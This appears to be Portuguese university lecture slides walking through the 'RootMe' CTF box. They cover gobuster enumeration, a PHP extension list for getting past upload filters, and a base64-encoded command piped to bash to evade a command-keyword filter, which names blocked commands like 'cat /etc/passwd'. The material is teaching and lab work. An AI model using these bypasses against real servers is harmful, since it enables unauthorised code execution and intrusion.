
cheat sheet

```
$ gobuster dir -u http://<ip> -w <wordlist> -x php,html,txt
```

<https://github.com/Oj/gobuster>




RootMe – Exemplo prático






RootMe – Exemplo prático




Enumerei, colhi
informação, dá pra
explorar?

A large, dark blue, irregular cloud-like shape with a thin black outline is centered on the slide. It has several rounded protrusions and indentations, giving it a fluffy appearance.

Parece que sim!




RootMe – Exemplo prático – code injection





RootMe – Exemplo prático – code injection





RootMe – Exemplo prático – code injection

Bypass: mudando a extensão

test.php -> test.php5

<https://jorgectf.gitbook.io/awae-oswe-preparation-resources/by-vulnerability/file-upload-restrictions-bypass/file-extension-filters-bypass>



roberto.filho@unb.br

PHP extension list

File Extension Filters Bypass List

PHP

- .php
- .pht
- .phtm
- .phtml
- .phar
- .phpt
- .pgif
- .phps
- .phtml
- .php2
- .php3
- .php4



RootMe – Exemplo prático – code injection

Bypass: as vezes você tem um text box pra fazer entrada de comando, mas precisa fazer bypass porque ele verifica comandos como:

ls

cat

cat /etc/passwd



RootMe – Exemplo prático – code injection

Bypass: as vezes você tem um text box pra fazer entrada de comando, mas precisa fazer bypass porque ele verifica comandos como:

```
$ echo -n "ls -la" | base64  
$ bHMgLVxh
```

text box: `echo "bHMgLVxh" | base64 -d | bash`



RootMe – Exemplo prático – code injection

Bypass: as vezes você tem um text box commando, mas precisa fazer bypass para comandos como:

```
$ echo -n "ls -la" | base64  
$ bHMgLVxh
```

text box: `echo "bHMgLVxh" | base64 -d | bash`

ANOTEM!
PODE SER
IMPORTANTE EM
CTFs FUTUROS




RootMe – Exemplo prático – code injection

Uma vez que conseguimos rodar código no servidor, temos que tentar uma **shell reversa**!


RootMe – Exemplo prático – shell reversa

